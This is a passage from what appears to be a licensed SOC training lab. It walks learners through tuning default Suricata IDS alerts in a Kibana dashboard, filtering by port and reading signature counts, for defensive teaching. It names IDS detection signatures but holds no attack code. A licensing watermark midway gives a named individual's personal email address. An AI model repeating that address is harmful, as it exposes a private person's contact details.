
This command will take a minute to spin up Elasticsearch and Kibana which will act as our SIEM for this lab. To check if the services are ready, open a Firefox browser window by clicking on the icon in the top bar of the VM.



Once open, click the Kibana icon:



If you receive a message that says Kibana is not yet ready, give it a few more moments. You should now see the following screen:



If Kibana is loaded, you are ready to start the lab.

## Exercise Walkthrough Video


|

## Lab Steps


### 1. Specify the IDS alert requirements

In this lab, we'll look at a real set of recorded Suricata IDS alerts sourced from a sensor utilizing the default Suricata rule set. The sensor was exposed to unfiltered internet traffic so there are many irrelevant alerts that fired.

To open the alert dashboard, in Kibana click on the Dashboard button and select the "Suricata Alerts" dashboard.



You should now see the following dashboard filled out with the alerts detected by Suricata between February 22nd, 2019 and March 29, 2019:



As a background story we'll start with an email:

To: SOC@sec450.com From: SOC\_manager@sec450.com Subject: New cloud IDS deployment

Team,

As you may have heard, new compliance requirements have mandated that we deploy a new IDS sensor to monitor our cloud web servers. The new Suricata sensor was installed and has been gathering data in a pre-production mode for a month now and the time has come to tune it and integrate the alerts into our queue. While we cannot deactivate any rules due to the compliance requirements, the sensor has fired multiple thousand alerts, many of which are either irrelevant to the services we run or are not directly actionable (scans, login attempts, etc.)

Could you please come up with a set of conditions we can apply to the alert output list that will only pass on actionable and relevant items to the alert queue? Since the IDS (running on IP 104.248.50.195) is only protecting web servers I think the right move would be to filter down alerts to only traffic types that match, and remove all scans and other non-specific items that we cannot directly correlate with web server vulnerabilities. That should keep alert counts to a manageable level, thanks!

The goal of this lab will be to take the typical overwhelming set of alerts that come from the default setup of a security appliance and narrow focus to a tactical set of items important to our organization. Through consideration of our specific use case - detecting known exploit attempts to a web server, we can silence the noise that might otherwise be made by introducing an untuned sensors output to the alert queue. Since we cannot disable rules at the source, we must take the "tune down from the default rule set" approach to eliminating what is not needed. This will be accomplished by finding a set of additional filtering conditions that will filter the default alerts down to only web-port based exploit attempts.


Translated into more specific requirements, your job is to filter alerts such that the SOC only sees:

- Attacks to destination port 80 or 443 (other ports are not in use, and therefore are not a threat)
- Alerts that are positively identified as using HTTP or TLS protocol
- Traffic sourced from outside connections, you do not want alerts based on outbound traffic source from the server
- Alerts that are for a specific positively identified exploit, not a notification of a simple connection, scan, or policy violation

## 2. Surveying the default data

Looking at the initial dashboard shows that there were 49,350 alerts. Since 49,350 alerts would overwhelm the SOC, hopefully we can cut the numbers down significantly by filtering out alerts from irrelevant traffic.

Let's take a quick look around the dashboard to get a survey of the data we're working with. The dashboard shows multiple views of the data using the various fields of a Suricata alert, a useful method for finding high volume alerts for filtering. A quick look at the "Destination Port" pie chart shows the most attacks seem to be aimed at SSH, SIP (VOIP), MSSQL, and telnet, (22, 5060, 1433, and 23 respectively):




In terms of volume by signature name, there are a few high-volume outliers as well, the "ET DROP Dshield Block Listed Source group 1" being by far the most prominent at nearly 22,000 of the 49,000 alerts.

Alert Signature Name	
Alert Signature	Count
ET DROP Dshield Block Listed Source group 1	21,948
ET SCAN Suspicious inbound to MSSQL port 1433	4,152
ET SCAN Sipvicious User-Agent Detected (friendly-scanner)	2,269
ET SCAN Sipvicious Scan	2,264
ET COMPROMISED Known Compromised or Hostile Host Traffic group 11	1,547
SURICATA Applayer Detect protocol only one direction	1,271
ET COMPROMISED Known Compromised or Hostile Host Traffic group 13	1,199


Viewing the "Top 10 Alert Tags / Signatures" pie chart shows a different view:

Top 10 Alerts Tags / Signatures



The view shows that by alert tag, a majority of alerts are "Dshield" alerts (#1) and that within those, almost all of them are "ET DROP Dshield Block Listed Source group 1" (#2). Beyond this tag, a significant portion of other alerts are tagged "CINS" (#3) or "COMPROMISED" (#4). This may lead to filtering opportunities as well if these alerts don't line up with requirements. The alerts without a tag (#5 labeled "Missing") will likely need to be separated in some other way.


The "Alert Protocol" chart shows most alerts had no protocol identified (the "Missing") element, or that Suricata failed to identify the protocol, this could lead to additional filtering opportunities as well:



Finally, viewing alerts by category in the "Alert Category" chart shows there are an overwhelming number of alerts under the "Misc Attack" category.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020






Information security data from any set commonly appears this way, with a large percentage of any given field made up of a small number of values. This is often referred to as "the Pareto Principle" or "the 80/20 rule". [Wikipedia](#) explains this rule as "for many events, roughly 80% of the effects come from 20% of the causes". Any time a visualization shows a large volume of the data set falls under one specific category (such as the visualizations above showed), we can make potentially enormous leaps in noise filtering if the data can be excluded.

### 3. Filtering by destination port

As a first step, you should start with the clearest options - filtering by port number. For this step, enter the following filter into the dashboard search bar and press the update button.

(dest\_port:443 or dest\_port:80)




Fortunately, this filter takes the alert count down an astounding amount down to 1,424 - just 3% of the total alerts that were present from the default alert set!

Looking through the fields now shows that the situation has changed considerably. The "Alert Signature Name" list shows that some of the highest numbered alerts are policy related and others are related to bad timestamps and scans from bad IP addresses, neither of which is clearly actionable.

Alert Signature Name	
Alert Signature	Count
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management	310
SURICATA STREAM Packet with invalid timestamp	223
ET DROP Dshield Block Listed Source group 1	176
ET SCAN MS Terminal Server Traffic on Non-standard Port	114
ET POLICY curl User-Agent Outbound	81
SURICATA HTTP missing Host header	30
ET WEB_SERVER ThinkPHP RCE Exploitation Attempt	25


The alert category has become a bit more balanced as has the alert protocol pie chart. The number of protocols in the "Alert Protocol" pie chart has been narrowed down to 4 - http, tls, failed, and Missing. Since we have requirements around this and the 2nd biggest category is "Missing", it will be the next step for filtering.



